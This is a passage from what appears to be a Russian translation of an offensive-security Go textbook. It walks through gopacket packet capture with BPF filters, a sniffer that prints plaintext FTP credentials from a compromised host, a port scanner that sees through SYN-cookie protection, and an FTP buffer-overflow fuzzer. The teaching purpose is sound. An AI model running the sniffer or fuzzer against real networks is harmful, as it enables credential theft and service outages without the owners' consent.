В этой главе вы научитесь перехватывать и обрабатывать сетевые пакеты. Эту технику можно использовать для многих задач, включая перехват аутентификационных данных в виде открытого текста, изменение содержащейся в пакетах функциональности приложения, а также спуфинга и отравления трафика. Помимо этого, можно применять ее для SYN-сканирования и сканирования портов через защиту от SYN-флуда.

Мы представим вам прекрасную библиотеку `gopacket` от Google, которая позволит как декодировать пакеты, так и собирать поток трафика обратно. Эта библиотека дает возможность фильтровать трафик с помощью модуля отбора пакетов Berkeley Packet Filter (BPF), иначе называемого синтаксисом tcpdump, читать и записывать файлы `.pcap`, а также просматривать различные сетевые уровни и данные, управлять пакетами.

Мы приведем несколько примеров, чтобы показать, как идентифицировать устройства, фильтровать результаты и создавать сканер портов, способный обходить защиту от SYN-флуда.

Настройка среды

Для начала установите `gopacket`:

```
$ go get github.com/google/gopacket
```

Итак, gopacket опирается на внешние библиотеки и драйверы для обхода стека протоколов операционной системы. Если вам потребуется компилировать примеры главы для использования под Linux или macOS, нужно будет установить libpcap-dev. Это можно сделать с помощью большинства утилит управления пакетами, например apt, yum или brew. Вот пример ее установки с помощью apt (для двух других процесс аналогичен):

```
$ sudo apt-get install libpcap-dev
```

Если вы хотите компилировать и запускать примеры под Windows, то в зависимости от необходимости выполнять кросс-компиляцию выберите один из двух вариантов. Проще будет настроить среду разработки, если не делать кросс-компиляцию, но в этом случае придется создать среду Go на машине с Windows, что может показаться неудобным, если вы не хотите громоздить еще одну среду. Пока мы предположим, что у вас есть рабочая среда, которую можно использовать для компиляции исполняемых файлов Windows. В этой среде нужно установить WinPcap. Установщик можете скачать бесплатно с сайта https://www.winpcap.org/.

Идентификация устройств с помощью субпакета pcap

Прежде чем перехватывать сетевой трафик, нужно идентифицировать устройства, на которых можно производить прослушивание. Это легко сделать с помощью субпакета gopacket/pcap, который получает их посредством вспомогательной функции pcap.Find AllDevs() (ifs []Interface, err error). В листинге 8.1 показано, как использовать его для перечисления всех доступных интерфейсов. (Все листинги кода находятся в корне /exist репозитория https://github.com/blackhat-go/bhg/.)

Листинг 8.1. Перечисление доступных сетевых устройств (/ch-8/identify/main.go)

```
package main

import (
    "fmt"
    "log"

    "github.com/google/gopacket/pcap"
)

func main() {
  ❶ devices, err := pcap.FindAllDevs()
    if err != nil {
        log.Panicln(err)
    }
  ❷ for _, device := range devices {
        fmt.Println(device.Name❸)
```

```
        ❹ for _, address := range device.Addresses {
            ❺ fmt.Printf("    IP:      %s\n", address.IP)
              fmt.Printf("    Netmask: %s\n", address.Netmask)
          }
    }
}
```

Перечисление устройств реализуется вызовом `pcap.FindAllDevs()` ❶, после чего выполняется их перебор ❷. В каждом устройстве мы обращаемся к различным свойствам, включая `device.Name` ❸. Мы также обращаемся к их IP-адресам через свойство `Addresses`, являющееся срезом типа `pcap.InterfaceAddress`. Далее происходит перебор этих адресов ❹, в процессе которого на экран выводятся как сами адреса, так и маски подсети ❺.

При выполнении этой утилиты мы получим вывод, аналогичный показанному в листинге 8.2.

Листинг 8.2. Вывод, отражающий доступные сетевые интерфейсы

```
$ go run main.go
enp0s5
    IP:      10.0.1.20
    Netmask: ffffff00
    IP:      fe80::553a:14e7:92d2:114b
    Netmask: ffffffffffffffff0000000000000000
any
lo
    IP:      127.0.0.1
    Netmask: ff000000
    IP:      ::1
    Netmask: ffffffffffffffffffffffffffffffff
```

В этом выводе перечислены доступные сетевые интерфейсы — `enp0s5`, `any` и `lo`, а также их адреса IPv4/IPv6 и маски подсети. Вывод вашей системы наверняка будет отличаться деталями, но в целом окажется аналогичен, так что разобраться в информации будет несложно.

Онлайн-перехват и фильтрация результатов

Теперь, когда вы знаете, как запрашивать доступные устройства, можете использовать возможности `gopacket` для перехвата пакетов в ходе их передачи. В процессе этого вы также будете фильтровать набор пакетов с помощью синтаксиса BPF. BPF позволяет задавать пределы содержимого перехватываемых и отображаемых данных, в результате чего вы видите только релевантный трафик. Обычно таким образом фильтруются протоколы и порты. Например, можно создать фильтр, чтобы видеть весь TCP-трафик, направляющийся к порту 80. Фильтрацию можно делать

также по целевому хосту. Всестороннее рассмотрение синтаксиса BPF выходит за рамки темы книги, поэтому рекомендуем дополнительно ознакомиться с ресурсом http://www.tcpdump.org/manpages/pcap-filter.7.html.

В листинге 8.3 приведен код, фильтрующий трафик для перехвата только TCP-пакетов, отправляемых к порту 80 и от него.

Листинг 8.3. Использование фильтра BPF для перехвата конкретного трафика (/ch-8/filter/main.go)

```
package main

import (
    "fmt"
    "log"

    "github.com/google/gopacket"
    "github.com/google/gopacket/pcap"
)

❶ var (
    Iface = "enp0s5"
    snaplen = int32(1600)
    promisc = false
    timeout = pcap.BlockForever
    filter = "tcp and port 80"
    devFound = false
)

func main() {
    devices, err := pcap.FindAllDevs()❷
    if err != nil {
        log.Panicln(err)
    }

  ❸ for _, device :=  range  devices  {
        if device.Name == iface {
            devFound = true
        }
    }
    if !devFound {
        log.Panicf("Device named '%s' does not exist\n", iface)
    }

  ❹ handle, err := pcap.OpenLive(iface, snaplen, promisc, timeout)
    if err != nil {
        log.Panicln(err)
    }
    defer handle.Close()

  ❺ if err := handle.SetBPFFilter(filter); err != nil {
```

```
            log.Panicln(err)
        }

    ❻ source := gopacket.NewPacketSource(handle, handle.LinkType())
        for packet := range source.Packets()❼ {
            fmt.Println(packet)
        }
    }
```

Код начинается с определения нескольких переменных, необходимых для настройки перехвата пакетов ❶. Среди них присутствует имя интерфейса (`iface`), в котором нужно перехватывать данные, длина снимка (количество данных, перехватываемых в каждом фрейме данных (`snaplen`)), переменная `promisc` (определяет, активен ли режим приема всех пакетов), а также тайм-аут. Кроме того, здесь мы определяем фильтр BPF — `tcp and port 80`. Это гарантирует перехват только соответствующих данным критериям пакетов.

В функции `main()` происходит перечисление всех доступных устройств ❷, а также их перебор для определения наличия нужного интерфейса перехвата ❸. Если имя интерфейса не существует, возникает паника, указывающая на его недействительность.

В оставшейся части функции `main()` прописана логика перехвата. С высокоуровневой перспективы нужно сначала получить или создать `*pcap.Handle`, что позволит считывать и внедрять пакеты. Используя эту обработку, затем можно применить фильтр BPF и создать новый источник пакетных данных, из которого удастся считывать пакеты.

Мы создаем `*pcap.Handle` (в коде именуемый `handle`) путем вызова `pcap.OpenLive()` ❹. Эта функция получает имя интерфейса, длину снимка, логический параметр `promisc`, а также значение тайм-аута. Все эти входные переменные задаются до функции `main()`. Вызов `handle.SetBPFFilter(filter)` настраивает фильтр BPF для обработки ❺, после чего `handle` используется в качестве ввода при вызове `gopacket.NewPacketSource(handle, handle.LinkType())` для создания нового источника пакетных данных ❻. Второе вводное значение, `handle.LinkType()`, определяет используемый при обработке пакетов декодер. В завершение происходит фактическое считывание пакетов в процессе их передачи путем применения в `source.Packets()` цикла ❼, возвращающего канал.

Из приведенных ранее примеров вы можете вспомнить, что в процессе перебора передаваемых по каналу данных цикл блокируется, когда данных в этом канале не остается. При поступлении пакета мы считываем его и выводим содержимое на экран.

Вывод должен быть аналогичен приведенному в листинге 8.4. Обратите внимание на то, что программе требуются повышенные привилегии, поскольку мы считываем необработанное содержимое сети.

Листинг 8.4. Вывод перехваченных пакетов в stdout

```
$ go build -o filter && sudo ./filter
PACKET: 74 bytes, wire length 74 cap length 74 @ 2020-04-26 08:44:43.074187 -0500 CDT
- Layer 1 (14 bytes) = Ethernet {Contents=[..14..] Payload=[..60..]
SrcMAC=00:1c:42:cf:57:11 DstMAC=90:72:40:04:33:c1 EthernetType=IPv4 Length=0}
- Layer 2 (20 bytes) = IPv4 {Contents=[..20..] Payload=[..40..] Version=4 IHL=5
TOS=0 Length=60 Id=998 Flags=DF FragOffset=0 TTL=64 Protocol=TCP Checksum=55712
SrcIP=10.0.1.20 DstIP=54.164.27.126 Options=[] Padding=[]}
- Layer 3 (40 bytes) = TCP {Contents=[..40..] Payload=[] SrcPort=51064
DstPort=80(http) Seq=3543761149 Ack=0 DataOffset=10 FIN=false SYN=true RST=false
PSH=false ACK=false URG=false ECE=false CWR=false NS=false Window=29200
Checksum=23908 Urgent=0 Options=[..5..] Padding=[]}

PACKET: 74 bytes, wire length 74 cap length 74 @ 2020-04-26 08:44:43.086706 -0500 CDT
- Layer 1 (14 bytes) = Ethernet {Contents=[..14..] Payload=[..60..]
SrcMAC=00:1c:42:cf:57:11 DstMAC=90:72:40:04:33:c1 EthernetType=IPv4 Length=0}
- Layer 2 (20 bytes) = IPv4 {Contents=[..20..] Payload=[..40..] Version=4 IHL=5
TOS=0 Length=60 Id=23414 Flags=DF FragOffset=0 TTL=64 Protocol=TCP Checksum=16919
SrcIP=10.0.1.20 DstIP=204.79.197.203 Options=[] Padding=[]}
- Layer 3 (40 bytes) = TCP {Contents=[..40..] Payload=[] SrcPort=37314
DstPort=80(http) Seq=2821118056 Ack=0 DataOffset=10 FIN=false SYN=true RST=false
PSH=false ACK=false URG=false ECE=false CWR=false NS=false Window=29200
Checksum=40285 Urgent=0 Options=[..5..] Padding=[]}
```

Несмотря на то что сырой вывод не особо понятен, он содержит разделение по уровням. Теперь можно использовать вспомогательные функции, такие как `packet.ApplicationLayer()` и `packet.Data()`, чтобы извлечь необработанные байты одного уровня или всего пакета. Если совместить этот вывод с `hex.Dump()`, то можно отобразить содержимое в гораздо более читабельной форме. Поэкспериментируйте с этим самостоятельно.

Сниффинг и отображение учетных данных пользователя в открытом виде

Возьмем только что созданный код за основу и продолжим. Мы скопируем некоторую функциональность других инструментов для сниффинга и отображения пользовательских учетных данных в виде открытого текста.

Большинство современных организаций работают, применяя коммутируемые сети, которые вместо транслирования передают данные непосредственно между двумя конечными точками, усложняя пассивный перехват трафика в корпоративной среде. Тем не менее описываемая далее атака по сниффингу открытых данных будет эффективна при совмещении с отправлением протокола разрешения адресов (Address Resolution Protocol, ARP), принуждающим конечные точки взаимодействовать с вредоносным устройством в коммутируемой сети, а также

при тайном прослушивании трафика, исходящего из взломанной рабочей станции пользователя. В этом примере мы предположим, что вы уже скомпрометировали рабочую станцию, и сосредоточимся только на перехвате трафика, задействующего FTP. Это позволит не раздувать код.

За исключением нескольких небольших изменений код в листинге 8.5 повторяет содержимое листинга 8.3.

Листинг 8.5. Перехват данных FTP-аутентификации (/ch-8/ftp/main.go)

```
package main
import (
    "bytes"
    "fmt"
    "log"
    "github.com/google/gopacket"
    "github.com/google/gopacket/pcap"
)

var (
    iface = "enp0s5"
    snaplen = int32(1600)
    promisc = false
    timeout = pcap.BlockForever
  ❶ filter = "tcp and dst port 21"
    devFound = false
)

func main() {
    devices, err := pcap.FindAllDevs()
    if err != nil {
        log.Panicln(err)
    }

    for _, device := range devices {
        if device.Name == iface {
            devFound = true
        }
    }
    if !devFound {
        log.Panicf("Device named '%s' does not exist\n", iface)
    }

    handle, err := pcap.OpenLive(iface, snaplen, promisc, timeout)
    if err != nil {
        log.Panicln(err)
    }
    defer handle.Close()

    if err := handle.SetBPFFilter(filter); err != nil {
```

```
            log.Panicln(err)
        }
        source := gopacket.NewPacketSource(handle, handle.LinkType())
        for packet := range source.Packets() {
          ❷ appLayer := packet.ApplicationLayer()
            if appLayer == nil {
                continue
            }
          ❸ payload := appLayer.Payload()
          ❹ if bytes.Contains(payload, []byte("USER")) {
                fmt.Print(string(payload))
            } else if bytes.Contains(payload, []byte("PASS")) {
                fmt.Print(string(payload))
            }
        }
    }
```

Внесенные изменения составляют всего около 10 строк кода. Во-первых, мы изменили фильтр BPF для перехвата только трафика, направляющегося через порт 21 (порт, обычно используемый для FTP-трафика) ❶. Оставшаяся часть кода неизменна до завершения обработки пакетов.

Для обработки пакета из него сначала извлекается прикладной уровень и проверяется его фактическое наличие ❷, потому что именно прикладной уровень содержит FTP-команды и данные. Для его поиска мы определяем, является ли `nil` ответным значением `packet.ApplicationLayer()`. При условии наличия этого слоя в пакете производится извлечение полезной нагрузки (FTP-команд/данных) с помощью вызова `appLayer.Payload()` ❸.

Существуют схожие методы извлечения и анализа и других уровней и данных, но нам нужна только полезная нагрузка прикладного уровня. После извлечения полезная нагрузка проверяется на наличие команд `USER` или `PASS` ❹, указывающих, что она является частью последовательности авторизации. Если таковые обнаружены, полезная нагрузка выводится на экран.

Вот образец выполнения программы, перехватывающий попытку FTP-авторизации:

```
$ go build -o ftp && sudo ./ftp
USER someuser
PASS passw0rd
```

Естественно, этот код можно улучшить. В данном примере полезная нагрузка будет отображаться, если в любом ее месте встречаются слова `USER` или `PASS`. В действительности этот код должен просматривать только начало полезной нагрузки для устранения ложноположительных результатов, которые возникают, когда эти

ключевые слова являются частью содержимого файла, передаваемого между клиентом и сервером, или частью более длинного слова, например PASSAGE или ABUSER. Мы рекомендуем вам внести эти доработки в код самостоятельно.

Сканирование портов через защиту от SYN-флуда

В главе 2 мы разработали сканер портов. В ходе его реализации мы постепенно улучшали код, пока не достигли высокой эффективности и получения точных результатов. Тем не менее в некоторых случаях этот сканер по-прежнему может ошибаться. Так происходит, в частности, когда организация задействует защиту от SYN-флуда, при которой, как правило, все порты — открытые, закрытые и фильтруемые — производят одинаковый обмен пакетами, указывая, что порт открыт. Такая защита, известная как SYN-*куки*, препятствует SYN-флуд-атакам и сбивает с толку, давая ложноположительные срабатывания.

Если цель использует SYN-куки, то как можно определить, что служба, прослушивающая порт или устройство, ложно показывает, что порт открыт? В конце концов, тройное TCP-рукопожатие выполнено. Большинство инструментов и сканеров, включая Nmap, определяют статус порта, именно просматривая эту последовательность или некую ее вариацию в зависимости от выбранного типа сканирования. Следовательно, на точность выдаваемых этими инструментами результатов полагаться нельзя.

Однако если рассмотреть, что происходит после установки соединения — обмен данными, возможно, в виде баннера службы, — то можно сделать вывод о том, действительная ли служба отвечает. При защите от SYN-флуда обычно не происходит обмен пакетами после начального тройного рукопожатия, если только служба не выполняет прослушивание. Поэтому наличие любых дополнительных пакетов может указывать на существование службы.

Проверка TCP-флагов

Чтобы учесть SYN-куки, нужно расширить возможности сканирования портов за рамками тройного рукопожатия, реализовав проверку получения от цели дополнительных пакетов после установления подключения. Это можно сделать, анализируя пакеты на предмет наличия в них значения TCP-флага, указывающего на присутствие действительных коммуникаций реальной службы.

TCP-флаги указывают информацию о состоянии передачи пакета. Согласно спецификации TCP эти флаги хранятся в одном байте, расположенном в позиции 14 заголовка пакета. Каждый бит этого байта представляет одно значение флага. Флаг

активен, если бит установлен как 1, и неактивен, если как 0. В табл. 8.1 показаны позиции флагов в байте согласно спецификации TCP.

Таблица 8.1. TCP-флаги и позиции их байта

Бит	7	6	5	4	3	2	1	0
Флаг	CWR	ECE	URG	ACK	PSH	RST	SYN	FIN

Когда известны позиции интересующих флагов, вы можете создать фильтр, который будет их проверять. Например, можно искать пакеты, которые содержат следующие флаги, указывающие на прослушивающую службу:

- ACK и FIN;
- ACK;
- ACK и PSH.

Благодаря возможности перехватывать и фильтровать конкретные пакеты с помощью библиотеки `gopacket` можно создать утилиту, которая будет пытаться подключиться к удаленной службе, анализировать пакеты и отображать только те службы, которые передают пакеты с этими TCP-заголовками. Предположим, что все остальные службы открыты ложно из-за SYN-куков.

Создание фильтра BPF

BPF-фильтр должен проверять конкретные значения флагов, указывающие на передачу пакета. Если упомянутые ранее флаги активны, то байт будет представлять такие значения:

- ACK и FIN — 00010001 (0x11);
- ACK — 00010000 (0x10);
- ACK и PSH — 00011000 (0x18).

Мы указали шестнадцатеричный эквивалент двоичного значения для ясности, поскольку в фильтре вы будете использовать именно шестнадцатеричную форму.

Подводя итог: вам нужно проверять 14-й байт (смещение 13 для индекса, начинающегося с 0) TCP-заголовка, оставляя только те пакеты, чьи флаги представлены значениями 0x11, 0x10 или 0x18. Вот как будет выглядеть фильтр BPF:

```
tcp[13] == 0x11 or tcp[13] == 0x10 or tcp[13] == 0x18
```

Превосходно! Ваш фильтр готов!

Написание сканера портов

Теперь мы используем этот фильтр для создания утилиты, которая устанавливает полное TCP-соединение и анализирует пакеты после тройного рукопожатия, определяя передачу других пакетов, указывающих на выполнение прослушивания действительной службой. Эта программа показана в листинге 8.6. Чтобы код оставался простым, мы предпочли не оптимизировать его для повышения эффективности. Тем не менее вы можете добиться существенного улучшения, добавив в него оптимизации, аналогичные тем, что мы делали в главе 2.

Листинг 8.6. Сканирование и обработка пакетов с защитой от SYN-флуда (/ch-8/syn-flood/main.go)

```
var (❶
    snaplen  = int32(320)
    promisc  = true
    timeout  = pcap.BlockForever
    filter   = "tcp[13] == 0x11 or tcp[13] == 0x10 or tcp[13] == 0x18"
    devFound = false
    results  = make(map[string]int)
)

func capture(iface, target string) { ❷
    handle, err := pcap.OpenLive(iface, snaplen, promisc, timeout)
    if err != nil {
        log.Panicln(err)
    }

    defer handle.Close()

    if err := handle.SetBPFFilter(filter); err != nil {
        log.Panicln(err)
    }

    source := gopacket.NewPacketSource(handle, handle.LinkType())
    fmt.Println("Capturing packets")
    for packet := range source.Packets() {
        networkLayer := packet.NetworkLayer() ❸
        if networkLayer == nil {
            continue
        }
        transportLayer := packet.TransportLayer()
        if transportLayer == nil {
            continue
        }

        srcHost := networkLayer.NetworkFlow().Src().String()❹
        srcPort := transportLayer.TransportFlow().Src().String()
```

```
        if srcHost != target { ❺
            continue
        }
        results[srcPort] += 1 ❻
    }
}

func main() {

    if len(os.Args) != 4 {
        log.Fatalln("Usage: main.go <capture_iface>
                    <target_ip> <port1,port2,port3>")
    }

    devices, err := pcap.FindAllDevs()
    if err != nil {
        log.Panicln(err)
    }

    iface := os.Args[1]
    for _, device := range devices {
        if device.Name == iface {
            devFound = true
        }
    }
    if !devFound {
        log.Panicf("Device named '%s' does not exist\n", iface)
    }

    ip := os.Args[2]
    go capture(iface, ip) ❼
    time.Sleep(1 * time.Second)

    ports, err := explode(os.Args[3])
    if err != nil {
        log.Panicln(err)
    }

    for _, port := range ports { ❽
        target := fmt.Sprintf("%s:%s", ip, port)
        fmt.Println("Trying", target)
        c, err := net.DialTimeout("tcp", target, 1000*time.Millisecond) ❾
        if err != nil {
            continue
        }
        c.Close()
    }
    time.Sleep(2 * time.Second)

    for port, confidence := range results { ❿
```

```
            if confidence >= 1 {
                fmt.Printf("Port %s open (confidence: %d)\n", port, confidence)
            }
        }
    }

    /* Излишний код опущен для краткости */
```

Говоря в общем, этот код будет поддерживать число пакетов, группируемых по портам, показывая, что порт действительно открыт. С помощью фильтра мы будем выбирать только те пакеты, где установлены правильные флаги. Чем больше количество пакетов, соответствующих критериям, тем больше уверенность в том, что служба прослушивает этот порт.

Код начинается с определения нескольких переменных для последующего использования ❶. К ним относятся фильтр и карта `results`, которая будет применяться для отслеживания степени уверенности в том, что порт открыт. Целевые порты мы будем задействовать в качестве ключей, а количество соответствующих пакетов станем поддерживать в качестве значения карты.

Далее идет определение функции `capture()`, которая получает имя интерфейса и целевой IP, в отношении которых происходит тестирование ❷. Сама функция запускает механизм захвата пакетов во многом аналогично предыдущим примерам. Тем не менее для обработки каждого пакета необходимо использовать другой код. С помощью функциональности `gopacket` мы извлекаем сетевой и транспортный уровни пакета ❸. Если один из них отсутствует, пакет игнорируется. Причина в том, что следующим шагом будет проверка исходного IP-адреса и порта пакета ❹, и если транспортного или сетевого уровня не окажется, то эту информацию получить не удастся. Затем происходит проверка того, соответствуют ли исходный IP и порт целевым ❺. Если они различаются, то дальнейшая обработка пропускается. В случае же, когда они совпадают, уровень уверенности в порте повышается ❻. Данный процесс повторяется для каждого последующего пакета. Всякий раз при обнаружении совпадения степень уверенности возрастает.

В функции `main()` выполняется вызов `capture()` с применением горутины ❼. Использование горутины гарантирует, что процессы перехвата пакетов и их обработки будут выполняться параллельно, не блокируя друг друга. Тем временем функция `main()` продолжает парсить целевые порты, перебирая их ❽ и вызывая `net.DialTimeout` в попытке установить TCP-соединение с каждым ❾. В ходе выполнения горутина постоянно мониторит эти попытки подключения в поиске пакетов, указывающих на то, что служба прослушивает порт.

После попытки подключения к каждому порту происходит обработка результатов и вывод только тех портов, уровень уверенности в которых равен 1 или выше, то есть не менее одного пакета совпало с критериями фильтра ❿. Код включает

несколько вызовов к `time.Sleep()`, обеспечивая достаточное количество времени для настройки сниффера и обработки пакетов.

Рассмотрим пробный запуск программы, приведенный в листинге 8.7.

Листинг 8.7. Результаты сканирования портов с показателями уверенности

```
$ go build -o syn-flood && sudo ./syn-flood enp0s5 10.1.100.100
80,443,8123,65530
Capturing packets Trying 10.1.100.100:80
Trying 10.1.100.100:443
Trying 10.1.100.100:8123
Trying 10.1.100.100:65530
Port 80 open (confidence: 1)
Port 443 open (confidence: 1)
```

Тест успешно определяет, что порты 80 и 443 открыты. Он также подтверждает, что ни одна служба не прослушивает порты 8123 и 65 530. (Обратите внимание на то, что мы изменили IP-адрес в примере, чтобы оградить невиновных.)

Этот код можно улучшить несколькими способами. В качестве самостоятельных упражнений мы рекомендуем вам внести в него следующие доработки.

1. Удалить из функции `capture()` логику сетевого и транспортного уровней, а также проверку источников. Вместо этого добавить в фильтр BPF параметры, обеспечивающие перехват пакетов только от целевых IP и портов.
2. Заменить последовательную логику сканирования портов на параллельную альтернативу, аналогичную показанной в предыдущих главах. Это повысит общую эффективность.
3. Вместо ограничения кода до одного целевого IP позволить пользователю передавать список IP или сетей.

Резюме

Мы завершили знакомство с перехватом пакетов, сосредоточенное в основном на пассивном сниффинге. В следующей главе перейдем к разработке кода для эксплуатации.

9

Написание и портирование эксплойтов

В большинстве предыдущих глав мы использовали Go для реализации сетевых атак. Изучили TCP, HTTP, DNS, SMB, а также взаимодействие с базами данных и пассивный перехват пакетов.

Текущая же глава фокусируется на обнаружении и эксплуатации уязвимостей. Сначала мы продемонстрируем создание фаззера уязвимостей для обнаружения слабых мест в безопасности приложения. Затем покажем, как портировать существующие эксплойты в Go, а в завершение научим использовать популярные инструменты для создания совместимого с Go шелл-кода. К концу главы у вас сформируется базовое умение применять Go для обнаружения слабых мест, а также написания и доставки различных полезных нагрузок.

Создание фаззера

Фаззинг — это техника, предполагающая отправку в приложение большого количества данных в попытке спровоцировать его нестандартное поведение. Это поведение может вскрыть ошибки кода или недоработки безопасности, которые затем можно эксплуатировать.

Фаззинг приложения также может вызывать нежелательные побочные эффекты, например исчерпание ресурсов, повреждение памяти и прерывание служб.

Некоторые из таких негативных эффектов необходимы для охотников за багами и разработчиков эксплойтов, но очень вредны для стабильности приложения. Следовательно, очень важно выполнять фаззинг в контролируемой лабораторной среде. Как и многими техниками, которые мы рассматривали в процессе изучения книги, фаззингом приложений или систем нельзя заниматься без явного допуска со стороны их владельца.

В этом разделе мы создадим два фаззера. Первый будет проверять емкость допустимого ввода в попытке нарушить работу службы и обнаружить уязвимость переполнения буфера. Второй будет повторять HTTP-запрос, циклически перебирая возможные входные значения для обнаружения SQL-инъекции.

Фаззинг для переполнения буфера

Переполнение буфера происходит, когда пользователь отправляет на вход больше данных, чем позволяет объем памяти приложения. Например, он может отправить 5000 символов, в то время как приложение ожидает получения всего пяти. Если в программе реализованы неверные техники, это может дать пользователю возможность записать избыточные данные в те области памяти, которые для этой цели не предназначены. Такое переполнение повреждает данные, хранящиеся в смежных блоках памяти, позволяя злоумышленнику потенциально вывести программу из строя или изменить ее логику.

Переполнения буфера особенно ощутимы для сетевых программ, которые получают данные от клиентов. С их помощью клиент может нарушить доступность сервера или даже реализовать удаленное выполнение кода. Будет нелишним повторить: «Не занимайтесь фаззингом систем или приложений, если у вас нет на это разрешения. Кроме того, убедитесь, что полностью понимаете последствия вывода из строя системы или сервиса».

Принцип выполнения фаззинга для переполнения буфера

Данный вид фаззинга обычно подразумевает отправку все более длинных входных данных таким образом, чтобы каждый последующий запрос содержал значение на один символ больше предыдущего. Пример, задействующий в качестве ввода символ *A*, выполнялся бы согласно паттерну, приведенному в табл. 9.1.

Отправляя бесчисленное количество входных данных в уязвимую функцию, в конечном счете мы достигнем точки, где длина ввода превысит предопределенный для функции размер буфера. Это приведет к повреждению элементов управления программы, таких как указатели возврата и инструкций, и приложение или система выйдут из строя.

Таблица 9.1. Вводные значения в тесте переполнения буфера

Попытка	**Вводное значение**
1	A
2	AA
3	AAA
4	AAAA
N	A повторяется *N* раз

При отправке все более длинных запросов можно точно определить ожидаемый размер значения, что очень важно для последующей эксплуатации приложения. Затем можно изучить сбой или полученный дамп памяти, чтобы лучше понять уязвимость и постараться разработать эффективный эксплойт. Здесь мы не будем отвлекаться на использование отладчика и разработку эксплойтов, а сосредоточимся на написании фаззера.

Если вы уже занимались фаззингом с помощью современных интерпретируемых языков, то наверняка использовали конструкции для создания строк определенной длины. Например, приведенный далее код Python при выполнении в командной строке интерпретатора показывает, насколько просто создать строку из 25 символов *A*:

```
>>> x = "A"*25
>>> x
'AAAAAAAAAAAAAAAAAAAAAAAAA'
```

К сожалению, в Go нет подобных конструкций для удобного построения строк произвольной длины. Так что придется делать это по старинке с помощью цикла, и выглядеть это будет так:

```
var (
        n int
        s string
)
for n = 0; n  <  25;  n++  {
    s += "A"
}
```

Безусловно, это более громоздко, чем пример с Python, но не слишком.

Помимо этого, нужно продумать механизм доставки полезной нагрузки. Он будет зависеть от целевого приложения или системы. В одних случаях для этого может потребоваться записать файл на диск, в других полезную нагрузку можно передать

через TCP/UDP с помощью HTTP, SMTP, SNMP, FTP, Telnet или другой сетевой службы.

В следующем примере мы выполним фаззинг в отношении удаленного FTP-сервера. Большую часть предоставленной логики можно довольно быстро скорректировать для работы с другими протоколами, так что данный пример окажется универсальной основой для построения собственных фаззеров.

Несмотря на то что стандартные пакеты Go поддерживают некоторые распространенные протоколы, такие как HTTP и SMTP, они не поддерживают FTP-взаимодействия типа «клиент — сервер». Вместо этого можно задействовать сторонний пакет, который уже выполняет FTP-коммуникации, чтобы не воссоздавать весь этот механизм с нуля. Но для максимального контроля и оценки протокола мы, наоборот, создадим базовую функциональность FTP с помощью сырых TCP-коммуникаций. Чтобы освежить эту тему в памяти, можете обратиться к главе 2.

Создание фаззера для переполнения буфера

В листинге 9.1 показан код фаззера. (Все листинги кода находятся в корне /exist репозитория https://github.com/blackhat-go/bhg/). Мы жестко закодировали несколько значений: целевой IP и порт, а также максимальную длину входных данных. Сам код фаззит свойство USER. Поскольку это свойство появляется до момента аутентификации пользователя, оно представляет легко проверяемую точку на плоскости атаки. Можно расширить этот код для тестирования и других предшествующих аутентификации команд, например PASS, но стоит учитывать, что если передать легитимное имя пользователя, а затем продолжить отправлять вводы для PASS, то в конечном счете можно попасть под блокировку.

Листинг 9.1. Фаззер для переполнения буфера (/ch-9/ftp-fuzz/main.go)

```
func main() {
  ❶ for i := 0; i < 2500; i++ {
      ❷ conn, err := net.Dial("tcp", "10.0.1.20:21")
        if err != nil {
          ❸ log.Fatalf("[!] Error at offset %d: %s\n", i, err)
        }
      ❹ bufio.NewReader(conn).ReadString('\n')

        user := ""
      ❺ for n := 0; n <= i; n++ {
            user += "A"
        }

        raw := "USER %s\n"
      ❻ fmt.Fprintf(conn, raw, user)
        bufio.NewReader(conn).ReadString('\n')
```

```
            raw = "PASS  password\n"
            fmt.Fprint(conn, raw)
            bufio.NewReader(conn).ReadString('\n')

            if  err  :=  conn.Close()❼;  err  !=  nil  {
              ❽ log.Println("[!] Error at offset %d: %s\n", i, err)
            }
        }
    }
```

Этот код, по сути, является одним большим циклом, начинающимся с ❶. В начале каждой итерации программа добавляет в передаваемое имя пользователя символ. В этом случае мы будем отправлять имена длиной от 1 до 2500 символов.


Для каждой итерации цикла мы устанавливаем TCP-соединение с целевым FTP-сервером ❷. При каждом взаимодействии с FTP-службой независимо от того, начальное это подключение или последующие команды, мы явно считываем ответ с сервера как одну строку ❹. Это позволяет блокировать выполнение кода на время ожидания получения TCP-ответов, чтобы не отправлять команды преждевременно, до завершения полноценного обмена пакетами. Затем используем еще один цикл `for` для создания строки из *A* по принципу, показанному ранее ❺. С помощью индекса `i` внешнего цикла мы создаем строку, чья длина будет зависеть от текущей итерации цикла, в результате чего при каждой итерации это число увеличивается на 1. Данное значение используется для записи команды `USER` с помощью инструкции `fmt.Fprintf(conn, raw, user)` ❻.

Несмотря на то что здесь можно было бы и закончить взаимодействие с FTP-сервером (все же мы фаззим только команду `USER`), продолжаем отправлять команду `PASS` для завершения транзакции. В конце соединение полностью закрывается ❼.

Стоит отметить две точки, ❸ и ❽, где необычное поведение подключения может указывать на прерывание службы, подразумевая возможное переполнение буфера: в момент начальной установки соединения и его закрытия. Если вам не удается установить подключение при очередной итерации программы, скорее всего, что-то пошло не так. В этом случае нужно проверить, явился ли причиной сбой службы из-за переполнения буфера.

Если вам не удается закрыть соединение после его установки, это может указывать на ненормальное поведение удаленной FTP-службы, производящей внезапное отключение, но наверняка не окажется следствием переполнения буфера. Аномальное состояние будет зарегистрировано в журнале, но программа продолжит выполнение.

В перехвате пакетов, приведенном на рис. 9.1, видно, что длина каждой последующей команды `USER` увеличивается, то есть код работает, как планировалось.



((tcp.dstport == 21) && (ftp)) && (ftp.request.command == "USER")

